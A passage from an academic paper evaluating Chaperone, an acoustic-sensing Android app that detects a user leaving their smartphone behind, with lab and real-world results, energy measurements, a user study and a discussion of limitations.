


Figure 11: Detection delay. Negatives indicate detection before crossing 1m.

iLock and iLock++. They lost track of the user's trace before the 1m threshold under these conditions, which shows the ineffectiveness of the distance-only approach. Chaperone can still detect such situations based on the user state classifiers of the decision making module. All three algorithms have a very high precision score (i.e., no false positives for iLock++ and Chaperone), because the idle events performed in the ideal experiments were always close to the phone, which are easy to differentiate from a departure event. The experiment has shown that Chaperone, with the help of both the user tracking and decision making modules, outperforms iLock and iLock++ when handling a more complicated situation.

Figure 8 shows the detection delay for the three algorithms. Ideally, we expect an alert to be emitted within 1–2 seconds after leaving the phone to get the user's attention on time, i.e., while the user is still close. Chaperone consistently reacts within 400ms (95th percentile) for all nine combinations after the user passed the 1m line; in contrast, iLock and iLock++ can react within 200ms due to their simpler detection strategy. Chaperone's window-based decision mechanism incurs a delay of 400ms, but it is still fast enough for real-time use.

In summary, Chaperone performs significantly better under several angle-speed combinations. Both iLock and iLock++ perform poorly when the orientation angle is large and the user's departing speed is high. Chaperone handles this situation well by tracking the user's departure pattern instead of relying on user-phone distance only. All three algorithms manage to detect departure events in real time.

7.2 Effects of a Nearby Stranger

We conducted controlled lab experiments to investigate how a nearby stranger affects the detection performance. We used the same layout as in §7.1, and conducted the experiments as follows: Both the stranger and the user initially stood at the desk, and kept distances of 30cm, 75cm, and 100cm between them for different tests. The phone was vertically placed 20cm in front of the user on the desk. The user and the stranger were asked to alternatively depart from their positions.

For all three distance settings, Chaperone is able to detect all departure events with no false positives (precision and recall of 100%). iLock and iLock++, which are designed to defend against nearby attackers, also perform very well: among the 108 events, both algorithms had two false positives and one false negative for the 75cm user-stranger distance, and one false positive and one false negative for the 100cm user-stranger distance. The results show that interference from a nearby stranger has little impact on the detection in the lab environment. However, in real-world scenarios, there may be more than one person near the user. In addition, the activities from nearby people are unpredictable in terms of direction, intensity, timing, etc. Therefore, we further studied the potential of false positives/negatives resulting from nearby people in the real-world experiments; see §8.

7.3 Energy Consumption

Active acoustic sensing of Chaperone is triggered only when the Trigger module detects a potentially *vulnerable context* (e.g., at a bus stop). If the phone is in a private environment, e.g., home, Chaperone's processing needs will be negligent (i.e., no active acoustic sensing). However, Chaperone may still be occasionally triggered for a long period of time—e.g., the user is attending a conference, while leaving the phone on a table. Therefore, we use Android Battery Historian[2] to profile Chaperone's energy consumption on the Pixel with a 2770mAh battery. We fully charged the phone and kept it idle with no other applications running, except Chaperone and

[2] https://github.com/google/battery-historian

Location	Departure	Idle	iLock		iLock++		Chaperone	
			Precision (FP)	Recall (FN)	Precision (FP)	Recall (FN)	Precision (FP)	Recall (FN)
library	46	50	0.98 (1)	0.98 (1)	1.00 (0)	0.96 (2)	0.96 (2)	0.96 (2)
office	54	87	0.70 (20)	0.85 (8)	0.89 (6)	0.94 (3)	0.84 (10)	0.94 (3)
restaurant	71	93	0.89 (8)	0.90 (7)	0.95 (3)	0.89 (8)	1.00 (0)	0.99 (1)
coffee shop	36	42	0.79 (8)	0.86 (5)	0.94 (2)	0.86 (5)	0.92 (3)	0.94 (2)
lounge	50	59	0.78 (9)	0.64 (18)	0.81 (7)	0.60 (20)	0.87 (7)	0.96 (2)
bus stop	45	27	0.68 (15)	0.71 (13)	0.88 (5)	0.78 (10)	0.92 (3)	1.00 (0)
in-vehicle	58	33	0.72 (18)	0.79 (12)	0.88 (7)	0.91 (5)	1.00 (0)	0.91 (5)
acad. venue	6	0	-	0.8 (1)	-	0.8 (1)	-	1.0 (0)

Table 2: Precision and recall of three algorithms in eight locations (FP: # of False Positives, FN: # of False Negatives).

User #	Departure	Idle	Precision (FP)	Recall (FN)	Location (# of cases)
1	50	67	0.87 (7)	0.90 (5)	office (69), in-vehicle (39), bus stop (9)
2	31	21	1.00 (0)	0.97 (1)	in-vehicle (52)
3	39	44	0.93 (3)	0.95 (2)	coffee shop (50), lounge (33)
4	17	31	0.84 (3)	0.94 (1)	library (20), coffee shop (28)
5	50	52	0.98 (1)	0.98 (1)	library (20), restaurant (44), lounge(38)
6	108	110	0.93 (8)	0.99 (1)	library (39), restaurant (92), bus stop (49), lounge (38)
7	29	30	0.96 (1)	0.93 (2)	library (17), restaurant (28), bus stop (14)
8	42	36	0.93 (3)	0.95 (2)	office (72), acad. venue (6)

Table 3: Per-user results of Chaperone and case distribution in eight locations (FP: # of False Positives, FN: # of False Negatives).

system services. We placed the phone on a table with the maximum volume, while Chaperone was continuously conducting detection; the battery level dropped from 100% to 92.3% in an hour—see Figure 9. The peak discharging rate was about 0.2% per minute, with an average of 0.13% per minute. For comparison, one-hour music playing with the same volume consumed about 4% of the battery, while one-hour movie playing consumed about 9% (the idle phone took about 0.3%). Although Chaperone's battery consumption during active acoustic sensing is significant, it is still acceptable for daily use with help of the trigger module — low-frequency sensing with motion and location sensors can help avoid unnecessary acoustic sensing and save battery. Our survey (see § 9) also showed that the extra battery consumption was acceptable for most participants considering their smartphone usage habits and Chaperone's trigger mechanism.

8 Real-World Experiments

Summary. We evaluated Chaperone against a variety of real-world scenarios. We did not employ scenario-specific data for training the classifiers. Instead, we trained them using the data that we collected from one experimenter during the lab experiments (§7.1), following our "Robust" design goal (§4, require minimum tweaking for unseen scenarios). Figure 10 shows the overall detection performance of the three algorithms over 366 departing activities and 391 idle activities in real-world scenarios. The precision and recall scores of Chaperone are 93% and 96%, respectively, compared to iLock's 79% and 82%, respectively. With using Chaperone's candidate selection strategy, the precision of iLock++ increases up to 91% and the recall is slightly improved to 85%. Figure 11 shows the cumulative distribution function of the delay for the three algorithms; over 95% successful detection instances happen within 500 ms after the user crosses the 1m threshold. Although Chaperone has a longer delay than iLock, the delay gap is still acceptable. These results demonstrate Chaperone's efficacy in previously unseen real-world scenarios. Table 3 shows the precision and recall scores of eight experimenters in different locations. The three classifiers were trained with only one experimenter's (i.e., #3) data collected during the lab experiments. From the results, we can see that the pre-trained classifiers worked well for all eight experimenters, indicating that Chaperone is user-independent. We now discuss the results for the individual scenarios (summarized in Table 2).

8.1 Evaluation under Different Scenarios

Library. The experimenter shared a group study table with two or three students at our university library. Occasionally, strangers passed by near the table. The background noise came from people's chatting and the building's ventilation. The everyday activities involved reading and writing by the experimenter. In this environment, the detection rates of the three algorithms are mostly identical. As this scenario is close to the setting in the ideal experiments but with a few nearby strangers, iLock and iLock++ can also handle it well. The three algorithms shared a common false negative, caused by the simultaneous movements from both the user and a passer-by. The false positives were caused by interference from a nearby stranger's abrupt movements.

Office. The experimenter was alone in a narrow office cubicle and performing activities, such as using the keyboard and

monitor, and standing up to fetch documents from a shelf. There was background noise from computers, typing, and a regular office swivel chair. The cubicle has a semi-open structure, and we placed the phone at different positions on the table. When it was placed close to a cubicle divider, the acoustic signals were partially blocked. iLock has significantly lower precision and recall scores since it failed to handle partially blocked signals well, or was misled by changes in the magnitude of the echoes from the chair. With Chaperone's tracking strategy, iLock++ has the same recall score as Chaperone and a slightly higher precision score. For Chaperone, ten false positives were a result of the user's movements matching the preset departure pattern of Chaperone. For example, three false positives came from the eight document fetching cases—when the experimenter momentarily came close to the 1m line and then returned. All the three false negatives were related to the false positives in departure activities where Chaperone sent alerts before t_d (see "Metrics" in §6).

Restaurant and coffee shop. Since the layouts and results for the restaurant and coffee shop scenarios (one restaurant and two coffee shops) are similar, we present them together. For these scenarios, the experimenters were eating/drinking at different tables (e.g., round, corner, bar counter), and shared the tables with one or two nearby people (within 1m). Both types of places were noisy, crowded, and other customers were passing by. There was high-frequency noise from the entrance door, dragging of chairs, and dining carts in the restaurant; an espresso machine also sometimes produced high-pitched noise in the coffee shops. Chaperone performs very well in the restaurant: precision 100% and recall 99%. In coffee shops, three false positives from two experimenters have been observed when they temporally moved away from the counter seat, but the precision score is still 92%. iLock's precision is lower in the coffee shop than in the restaurant because of the interference from the occasional high-frequency noise from the espresso machine, while iLock++ is less affected. However, both iLock and iLock++ do not perform well in tracking the departure activities in some specific layouts where the experimenters passed by a near obstacle (e.g., a pillar) on their departure trace.

Lounge. We used a spacious, quiet lounge, where the experimenter was sitting on a couch, and the phone was placed either on a coffee table, or a couch (to simulate the phone being dropped from the pocket). The couch was shared with a stranger, and occasionally, there were people passing by. iLock and iLock++ do not perform well in the lounge with low recall scores of 64% and 60%. Due to the combination of the environmental factors (signal partially blocked by the furniture), and the user's departure trace (walking in a direction where the signal transmission is weak), iLock and iLock++ can hardly capture the user's movement as they highly rely on distance estimation. In contrast, Chaperone detects 96% of the departure activities. We record six false positives (including two in actual departure activities but where Chaperone sent alerts before t_d) for situations where the user reclined on the couch while the smartphone was on the coffee table. Similar to the document fetching cases in the office scenarios, the body reclining movement pattern is similar to the departure pattern, which misled Chaperone. One false positive is recorded when the smartphone was left on the couch and the user stood up from the couch, where a significant moving-away event was captured by Chaperone.

Bus stop. We experimented at two types of bus stops: an open-air bench and a small glass-enclosed waiting area. The experimenter left the phone either on the bench or a seat in the waiting area. There was high-frequency noise from passing vehicles and alert signals from trams. Several other people were also waiting for a bus or passing by. In this scenario, Chaperone significantly outperforms iLock and iLock++, detecting all the departure activities (recall: 100%). We note four false positives for Chaperone (the precision is still 92%) when the phone was placed between a stranger and the user, where the stranger-phone distance was very close to the user-phone distance. When the stranger moved away, Chaperone tracked their movement and resulted in a false positive. iLock and iLock++ were prone to be misled by the stranger's movement, especially when the user's movement range was intersected by the stranger's. In addition, the high-frequency noise sometimes interfered with the detection of iLock and iLock++ and produced false positives. Chaperone was unaffected by such high-frequency noise thanks to its noise handling strategy. Results from this scenario strongly suggest that Chaperone can operate reliably in such noisy environments.

In-vehicle. Since a significant number of smartphone losses happen during ride hailing [28], we specifically target this scenario, which includes several challenges: the car space is much smaller than other scenarios, and the leaving procedure is very short—the user opens the car door, steps out, and closes the door. Also, when exiting the car, friction noise is produced by clothes and the seat, as well as the clunking noise from the car door. We simulated the cases where the user leaves the phone on either the front or back seat in a sedan with different noise conditions for the state of the engine, radio, and air-conditioner. Chaperone has no false positives, and the recall reached 91%, outperforming iLock and iLock++. The false positives for iLock and iLock++ were the result of noise in the narrow car space when the user was stationary. However, the common noise in the car did not affect Chaperone's user tracking (due to the incorporation of noise detection, candidate selection algorithms and three user state classifiers). The false negatives for Chaperone primarily came from the short leaving procedure, and the movement of the car door when the user was closing it. To reduce false negatives, one possible solution is to shorten the decision window when the phone detects that it is in a vehicle. Nevertheless, Chaperone provides overall good performance for the car scenario.

Academic venue. We collected data at a workshop (a lecture room with over 50 people), and a conference keynote (a large

hall with over 900 people). We tested the keynote scenario at the end of the talk when the conference participants were leaving from the hall (crowded and very noisy). Due to the limited data collection time, we only collected three departing activities for each place. Chaperone worked well without any false negatives. One common false positive for iLock and iLock++ in the keynote hall is that they lost track of the user because the echo strength dropped quickly to the same level as the noise before the user was reaching the 1m line.

Summary. For real-world conditions iLock resulted in more false positives than in lab experiments. Using Chaperone's candidate selection strategy, iLock++ offers higher precision, especially in restaurant and coffee shop scenarios where environmental factors introduced more noise; iLock++ also improved in detecting more departure activities in office and in-vehicle scenarios. Chaperone outperforms both iLock and iLock++ in complicated scenarios like the lounge and bus stop. The decision making module determines the user's departure activities based on user's motion state and activity intensity, rather than estimating user-phone distance only. In general, Chaperone consistently performs well in terms of recall rate. However, among the eight locations, Chaperone has lower precision scores in the office and lounge scenarios, apparently, because users have a large movement range in these scenarios, and some specific activities (e.g., document fetching) are similar to the preset departure pattern of Chaperone. A possible solution is to enable different departure patterns for different types of locations.

8.2 Evaluation under Longer Idle Periods

The experiments in §8.1 evaluated false positives during everyday activities of short duration. In some scenarios, acoustic sensing may be triggered for a longer period of time while the phone is idle on a table with the user around, e.g., in a meeting room at an untrusted place. In this case, a false positive can be quite annoying. Therefore, we evaluated false positives with Chaperone running for 15–20 minutes in the following scenarios: office, library, restaurant, and meeting room. We configured Chaperone to continue to run after detecting a departure event. The experimenter performed everyday activities matching the scenarios. We observed no false positives in the office, library, and restaurant scenarios, while two false positives occurred in the meeting room scenario. Both false positives happened when the user was stationary, and the closest colleague, sitting around 30cm away, did some movements (e.g., adjusted their seat), misleading the detection. Overall, the false positive rate of Chaperone is acceptable for longer acoustic sensing sessions under different situations.

8.3 Effects of Other Interference Factors

As Chaperone relies on acoustic sensing, it may be affected by the following scenarios: 1) The sound transmission is partially blocked by an object very close to the speaker and microphone of a smartphone; 2) Multiple nearby Chaperone-enabled smartphones are conducting acoustic sensing concurrently. We evaluate these cases by running Chaperone in the standalone mode with the trained classifier models used in the real-world experiments. In each experiment, the smartphone(s) are placed in front of the experimenter with 0 degree orientation angle (i.e., vertical) and the experimenter moves at a normal speed. For each setting, we conduct 15 experiments.

8.3.1 Close-object Experiments

For the real-world experiments, we did not control the environment, including the presence/absence of nearby objects. We further perform controlled experiments to study the effect of nearby objects that partially block transmission. The Pixel phone that we use in these experiments, utilizes the bottom speaker and microphone for acoustic sensing. (We discuss smartphones with different hardware layouts in § 10.) Intuitively, if an object that is wider and thicker than the smartphone is placed very close to the bottom of the smartphone, the sound transmission will at least be partially blocked.

Although many factors, such as object numbers, surface materials, and placements, may affect the sound transmission, our main focus is to test Chaperone under different blocking effects. Therefore, we change the distance between the object and the phone to study the blocking effects. We conducted the close-object experiments in an office, and placed the Pixel (8.5mm thick) on a desk with a laptop on its left side and two books on its right (within 50cm to the phone). We investigated the effect of a single object in front of the bottom speaker and microphone. We used two objects—a 200-page notebook (landscape-oriented, height: 19mm, width: 266mm) and a 16-oz steel coffee mug (height: 198mm, width: 84mm), and phone-object distances of 5cm and 15cm. Besides, we tested the situation where the notebook was stacked on top of the Pixel (placed at the notebook's centre) with an 8mm gap between the desk and the notebook. When the notebook was placed 5cm away from the phone, the departure of the experimenter was detected in 13/15 cases; for the coffee mug at the same distance, 11/15 cases were detected. Since the coffee mug has a larger surface than the notebook to reflect the signal, it becomes more difficult to track the user's movement. However, when the mug was placed 15cm away, 14/15 cases were detected. When the phone was covered by the notebook, Chaperone detected 12/15 cases. Overall, Chaperone can still function when signal transmission is partially blocked.

8.3.2 Concurrent Sensing Experiments

Another situation of interest is when multiple Chaperone-enabled devices conduct acoustic sensing with the same acoustic signal at the same time. Intuitively, the interference caused by the direct transmission (from the speaker of a phone to

the microphone of the other) can be offset by the differential magnitude, since both acoustic signals have identical period, and the overlying signals are constant in each sensing period. Our pilot tests show that the acoustic signal generated by another phone, together with its echoes, could also be detected as additional noisy frames by Chaperone, which is not considered in our design. One solution is to adopt a higher noise threshold when Chaperone detects another identical acoustic signal close-by. In the experiments, we tuned the threshold and made no other changes in the noise detection sub-module to handle concurrent sensing.

We follow the basic setting used in the nearby stranger experiments: two Chaperone-enabled phones (the Pixel and Pixel 3, using the same classifiers) are placed in parallel on the desk and two experimenters stand in front of the two phones and leave alternatively. Each experimenter repeats the departure activity for 15 times. The shoulder-to-shoulder distance between the two users was 30cm, while the distance between the two phones was 75cm. No false positives were detected, while one false negative on the Pixel 3 and three false negatives on the Pixel were observed. To simulate the case where two Chaperone users are very close to each other, we reduced the distance between the phones and the distance between the users by 10cm: to 65cm and 20cm, respectively. Both phones detected 11/15 cases without any false positives. In comparison, when only the Pixel was conducting acoustic sensing, and the other conditions remained the same, we still observed five false negatives. Since the two users shared a largely overlapping activity range, it became more difficult to distinguish them. Nevertheless, there is no significant change in detection performance brought by concurrent sensing.

We added another Pixel (and an experimenter) to conduct concurrent sensing experiments with three devices by placing them in parallel, 75cm apart, with the Pixel 3 in the middle. For the 45 experiments, there was one false negative on each Pixel and three false negatives on the Pixel 3, with no false positives on any device. These results indicate that Chaperone can function concurrently on multiple devices with limited performance penalty. Similar to the close-object experiments, we cannot exhaust all possible settings and related factors, such as more smartphones (and users) and different placements. However, our experimental results have shown the feasibility of Chaperone in common concurrent sensing situations.

9 User Study

Our real-world device loss experiments show promising results for Chaperone. To validate the subjective nature of some of the results (e.g., the acceptability of the detection delay to the users) and to understand users' concerns for the adoption of Chaperone, we conducted an IRB approved user study.

9.1 Objectives and Methodology

We divide our objectives for the user study into three main themes: investigating device loss experiences and users' reactions, acceptability of Chaperone, and effective alert mechanisms for device loss. For device loss experiences, we collected data about the occurrence, location, reaction, and the final outcome of the event. For the acceptability of Chaperone, we collected data on detection ability, detection accuracy, power consumption, and overall effectiveness. We also collected data on what participants liked or disliked about Chaperone and whether they would use Chaperone on their devices. Finally, we asked participants regarding their preferred alert mechanisms for different environments based on perceived effectiveness and annoyance.

To achieve these objectives we conducted a three-part study: a semi-structured interview on smartphone loss experiences, a hands-on experience of Chaperone, and a semi-structured interview for their feedback on Chaperone. While a longer field study may have provided better insights, the nature of smartphone loss events cannot be controlled in a field study.

We recruited participants from the campus (excluding our research lab) and local community through word-of-mouth. We did not require participants to have experienced smartphone loss. For a realistic evaluation of Chaperone, the user study was held in a busy campus cafeteria during weekdays. At the cafeteria, participants responded to a brief demographic survey and the smartphone loss experiences interview.

For the hands-on experience, participants were asked to test Chaperone with real-time distance-tracking display on both the Pixel and the Pixel 3. They could test Chaperone freely and/or under the guidance of the investigator. At this stage, Chaperone alerted the user only through a pop-up message when it detected a potential smartphone loss. Then, we enabled a ringtone-and-vibration based alert without telling the participants about it, asked the participants to simulate a smartphone loss scenario, and observed their reaction to the alert. We chose the Pixel's "Nudge" as the alarm sound with alarm volume at 100%. We then demonstrated participants different alert methods including a strong ringtone (i.e., Pixel's "Classic Bell"), screen flashing, and notification sound to get their feedback on their preferences for each method for different locations. Finally we conducted the semi-structured interview to get their feedback on the acceptability of Chaperone and their preference for alert methods. We provide detailed interview questions in our project link.

9.2 Findings from the User Study

We have 17 participants (7 females, 10 males) in the study. 13 participants are 18–25 years old, and the rest are 26–30 years old; 15 are with Computer Science or IT background.

Smartphone loss and unattended experiences. In the first semi-structured interview, 11/17 participants reported having




Figure 12: Participants' rating of Chaperone on a 5-point Likert scale (5: Very satisfied, 1: Not satisfied at all)

experienced smartphone loss. Four participants reported more than one loss. Among the 15 reported loss cases, two were due to pickpocketing (beyond Chaperone's threat model), ten were due to participants forgetting their phones, and three were due to phones slipping out of participants' pockets. Besides, 7/17 participants reported that they had unintentionally left their phones unattended to do something quick (e.g., go to a washroom) in public places. None of these unattended phone cases resulted in device theft or unauthorized access. Thus, we focus on the 15 smartphone loss cases.

The reported locations of the loss incidents include: library (four cases), street (three), washroom (two), in-vehicle (two) and one each for bus stop, meeting room, semi-open dormitory area, and gym. The participants realized the absence of the phone within 30 minutes for five cases (including two pickpockets), and more than one hour for eight cases. In two cases, the participants realized only when someone found the phone and returned it. Except two pickpockets and a forgotten phone in the semi-open dormitory area (later stolen by someone), the participants eventually recovered their phones.

In nine cases, participants went back to all possible places to look for their phone, which reportedly took them another one hour (four cases), or more than two hours (three cases) to recover their phone. Three participants used "Find My Device" services; one of them managed to recover the lost phone, while the other two failed.

This short survey indicates the importance of a preventive approach: finding lost/forgotten phones is time-consuming, and in some cases, such phones may never be found.

Feedback on Chaperone. For the device loss simulation, the researcher noted that 11/17 participants reacted (e.g., stopped leaving, turned/moved back) to the ringtone-and-vibration based alarm and another five participants mentioned that they had heard the alarm but they thought it was from somebody else's phone. (Recall that tests were done in a busy cafeteria.) In practice, Chaperone users would be aware of their alert sound so this confusion would unlikely happen; we did not inform participants about the type of alert to prevent them from explicitly waiting for it and biasing the results. 15 participants heard only the ringtone, but not the vibration; only one participant reported hearing the vibration. As for the inaudible acoustic sensing signal, all participants reported not noticing it during the whole demonstration.

During the interview, when asked what participants liked about Chaperone, all reported liking the idea of alerting a smartphone user when leaving the phone behind to prevent smartphone loss. In terms of dislikes, nine participants suggested the ringtone used in the hands-on experience should be more noticeable. Five thought the real-time distance tracking was not very accurate because they noticed small fluctuations in the real-time trace display although they did not lead to any false positive or false negative.

To measure Chaperone's acceptability, participants rated Chaperone on a 5-point Likert scale, as shown in Figure 12 (a higher score means a higher satisfaction), for its overall effectiveness (*Assuming that you want to use a device loss prevention solution, do you think Chaperone is an effective system?*), detection ability (*How do you rate the Chaperone's ability to capture a smartphone loss?*), and detection accuracy (*How do you rate the Chaperone's detection accuracy? (a counterexample is that Chaperone sends an unwanted alert when the owner is not actually leaving*). The average effectiveness score is 4.2, the average detection ability score is 4.2, and the average detection accuracy score is 4.5. The results show that the participants were satisfied with the performance of Chaperone.

For the power consumption, we first shared with participants the battery consumption rate of Chaperone conducting detection reported in §7.3, and then explained that it is only triggered when all conditions (see §5.1) in the trigger module are satisfied; i.e., the real power consumption will depend on smartphone usage habits. Therefore, we asked the participants to rate the impact of Chaperone's power consumption based on their habits from 1 (i.e., significant) to 5 (i.e., negligible). The average score is 3.88, implying that the power consumption is acceptable for most participants. Participants mentioned that they usually do not spend a long time in untrusted or public places, and therefore, the extra power consumption by Chaperone is still acceptable considering the potential benefits. Two participants rated the power consumption impact as 2. Their reported reason was that they are heavy smartphone users and their smartphones can hardly accommodate any additional battery consumption.

Alert. We also asked participants to comment on the alert they received during the hands-on experience. Among 16 participants who perceived it, twelve thought the timing of the alert was good to attract their attention, three thought the alert was a little late and they might miss it if the alarm sound was not loud enough in a noisy environment, and one participant thought Chaperone sent the alarm a little early and suggested to allow adjustable sensitiveness for the alert.

For participants' rating of different alerts, 13 participants rated the effectiveness of a strong ringtone as "Very effective" or "Effective," while eleven participants thought vibration was "Not effective at all" since the vibration was too weak to alert the user in a noisy environment. As for screen flashing, ten




Figure 13: Participants' preferences of alert methods for different locations.

participants rated it as "Not effective at all" since the phone is usually behind a leaving user. Participants were also asked to choose their preferred alert methods for seven location types based on their perceived effectiveness and annoyance. They were allowed to choose none or multiple alert methods for each location. Most participants chose noticeable alert methods like strong ringtones for noisy places, while for the quiet places gentle ringtones and vibrations were preferred; see Figure 13. Five participants chose screen flashing for the in-vehicle scenario as a complementary alert method since it can make the phone noticeable in a dark environment. The results suggest that the trigger module can help Chaperone to determine an appropriate alert method based on the current context. Ten participants mentioned they needed a customized ringtone for device loss and nine participants expected the volume of the ringtone to be automatically adjusted based on the ambient noise level. Three participants requested further actions like e-mail notifications if the user failed to respond to the alert within a pre-specified time. These comments and suggestions are useful in designing a context-aware alert mechanism for Chaperone.

Adoption. We asked the participants: *Would you like to install Chaperone as a device loss prevention app on your phone? (Yes/No/Maybe)*. 8/17 participants answered "yes" because they thought Chaperone helped reduce the risk of smartphone loss. Eight participants answered "maybe"; four of them believed they had a good habit of always keeping their phones with them but they still wanted to try it to record how often they leave their phones behind, two had privacy concerns due to Chaperone requesting the microphone permission, one was worried about the effectiveness of the alarm in very noisy environments, and the other one expected that Chaperone could learn from a user's habits to trigger the sensing smartly and save battery. Only one participant answered "no" as they did not need a device loss prevention application due to the perceived low probability of losing the device.

Threats to validity. Our user study has some reasonable limitations similar to other studies involving human subjects including the limitation of scope to people willing to participate, self reported and subjective views, and participants might be inclined to provide favorable responses to the researchers. More specific limitations follow. Most of our participants are current undergraduate or graduate students in Computer Science, lacking diversity in participants' background. Although we did not require participants to have smartphone loss experiences, the advertised content for the user study mentions the study is to "test the context-aware techniques on smartphones to prevent smartphone loss", which may have attracted users with such experiences. Another threat to validity is that the first interview about smartphone loss experiences may have primed participants for adoption of Chaperone. During the user study, we used a Pixel and a Pixel 3 as the demonstration phones. The participants reported their perceptions of different alert methods based on their experience of using these two devices. These results may not be fully applicable to other devices due to hardware differences (e.g., max volume difference, vibrator difference). In addition, since our user study focuses on collecting smartphone users' perception about Chaperone and its alert mechanism based on one demo session, it may not cover potential issues regarding long-term usage of a product-ready Chaperone.

10 Discussion

We discuss a few issues relevant to the deployment and usage of Chaperone, including limitations of our current prototype.

Very close attackers. In §3, we assume that the attacker is initially farther away from the phone than the owner. Li et al. [13] consider an attacker who is initially closer to the device than the owner. The potential consequence is that the system may track the wrong person since it assumes that the initially closest person is the owner. To defend against such an attacker, Li et al. adopt a dedicated approach that requires two microphones and inertial measurement sensors to distinguish the attacker from the owner. However, it provides acceptable accuracy only when the owner and the attacker are facing each other, i.e., not side-by-side. Their approach also requires the owner following a straight path away from the phone with a consistent relative user-phone orientation (unlike Chaperone). Finally, both microphones may not always be available at the same time, since the top or rear microphone could be covered when the phone is lying on a surface. For Chaperone, a potential defense against such an attacker is to trigger sensing right after the user puts down the phone on a surface to track the user's hand movement immediately, assuming the user's hand is the closest moving object at that moment.

Active attackers. As mentioned in the threat model (§3), Chaperone targets nearby opportunistic attackers, not Chaperone-aware active attackers. An active attacker may attempt to disarm Chaperone so that the auto-lock and alert mechanisms are not triggered. We briefly discuss two types

of active attacks here. 1) Jamming attack: If an attacker continuously generates loud noise over the inaudible high-frequency band used by Chaperone, the echo of Chaperone's own acoustic signal will be lost. However, it is possible to measure the ambient noise to detect such an attack and alert the user before conducting acoustic sensing. 2) Misleading attack: A nearby attacker makes significant movements to produce strong reflected signals so that Chaperone tracks the attacker instead of the user. When the owner is leaving, the signal reflected by the owner becomes weaker and the nearby attacker's movements overlap the owner's departure trace. Note that, the attacker must be very close to the target smartphone (i.e., within one meter) and make significant movements before the owner moves too far away. For a better defence against the misleading attack, a potential avenue is to improve the motion tracking algorithm (e.g., include motion history), or use additional detection methods (e.g., RF sensing [29]) to distinguish different people.

False positives and negatives. We noticed some common false positives caused by (relatively) longer range user movements (e.g., reclining on the couch) in the lounge scenarios, and false negatives caused by moving objects (e.g., the car door) in the in-vehicle cases. Since our models were trained with data from the lab-based experiments, it was challenging to handle these special cases. An apparent solution is to train the models with more real-world data covering these situations. We use only lab data for our models to measure Chaperone's robustness in newly encountered situations—which we assume Chaperone to face frequently in practice.

Smartphone hardware differences. We focus on the environmental factors that affect acoustic sensing. Most experiments were conducted on a Pixel, while a few concurrent sensing experiments were done with a Pixel 3. To support different devices, we explain how to transfer the classification model in § 5.5. A systematic study on how hardware differences affect Chaperone's sensing ability and the necessary parameter adjustments due to these differences is future work. Two possible areas are the following: 1) Sensing ability: given differences in microphones and speakers, the recording quality above 19kHz may vary on different smartphones, directly affecting the magnitude of the received signal. 2) Hardware layout: the positions of speakers and microphones may differ for different smartphones. Even for the bottom microphones, some may be placed on the bottom edge (e.g., Pixel) while some may be on the bottom front (e.g., Pixel 3). Such differences may result in different sensing ranges because of the directionality of microphones.

Measurement inaccuracies. During our data collection, a human observer marked the reference points for the moment t_a when the user passes the 1m line. A standalone distance sensor may have provided a more accurate labelling. However, setting up such a sensor in public places, like restaurants and coffee shops, is inconvenient, and therefore, we settled for labelling by a human observer.

11 Conclusion

We present Chaperone as a standalone, opensource Android app that uses acoustic sensing to detect smartphone loss and lock the phone in real-time. Our real-world experiments show that it can operate reliably in diverse real-world scenarios characterized by high ambient noise, crowded locations, and diverse physical layouts, *without* retraining our classifiers for specific scenarios. Our user study provides positive evidence that Chaperone can indeed be made into a practical tool to help prevent device loss, and thereby reduce serious privacy and security threats caused by lost smartphones. Beyond device loss, Chaperone's design and our extensive real-world datasets will help advance acoustic sensing research.

Acknowledgments

We thank the anonymous reviewers for their insightful comments. We are grateful to Dr. Aanjhan Ranganathan for spending time and effort in coordinating the revision process. We thank Dr. Tao Li, the author of iLock, for providing details about iLock, and thank Dr. Ju Wang, Dr. Wen Cui, and Dr. Lin Cai for their great help on acoustic sensing. We acknowledge the support of NSERC for grant RGPIN-2014-0549.

References

[1] F. Adib, Z. Kabelac, D. Katabi, and R. C Miller. 3D tracking via body radio reflections. In *NSDI '14*, 2014.

[2] Business-news.eu. 4% or €20 million: A stolen mobile may cost you hundreds, but could cost your employer millions. https://www.business-news.eu/2019-4-or-20-million-a-stolen-mobile-may-cost-you-hundreds-but-could-cost-your-employer-millions, 2019.

[3] C. Cai, R. Zheng, and M. Hu. A survey on acoustic sensing. *arXiv preprint arXiv:1901.03450*, 2019.

[4] DigitalTrends. Study reveals americans lost $30 billion worth of mobile phones last year. https://www.digitaltrends.com/mobile/study-reveals-americans-lost-30-billion-of-mobile-phones-last-year/, 2012.

[5] G. Elert. Frequency range of human hearing. *The Physics Factbook*, 2003.

[6] Google. Jacquard Jacket. https://atap.google.com/jacquard/, 2018.

[7] M. J. Hussain, L. Lu, and S. Gao. An RFID based smartphone proximity absence alert system. *IEEE TMC*, 16(5), May 2017.

[8] Kaspersky Lab. Around 23,000 devices go missing every month, finds Kaspersky Lab. Press release (Aug. 9, 2018). https://www.kaspersky.com/about/press-releases/2018_missing-devices, 2018.

[9] H. Khan, A. Atwater, and U. Hengartner. Itus: An implicit authentication framework for Android. In *MobiCom '14*. ACM, 2014.

[10] H. Khan, U. Hengartner, and D. Vogel. Targeted mimicry attacks on touch input based implicit authentication schemes. In *MobiSys '16*. ACM, 2016.

[11] L.A. Times. 68% of smartphone theft victims never recover device, report says. https://www.latimes.com/business/technology/la-fi-tn-70-smartphone-theft-victims-never-recover-device-20140507-story.html, 2014.

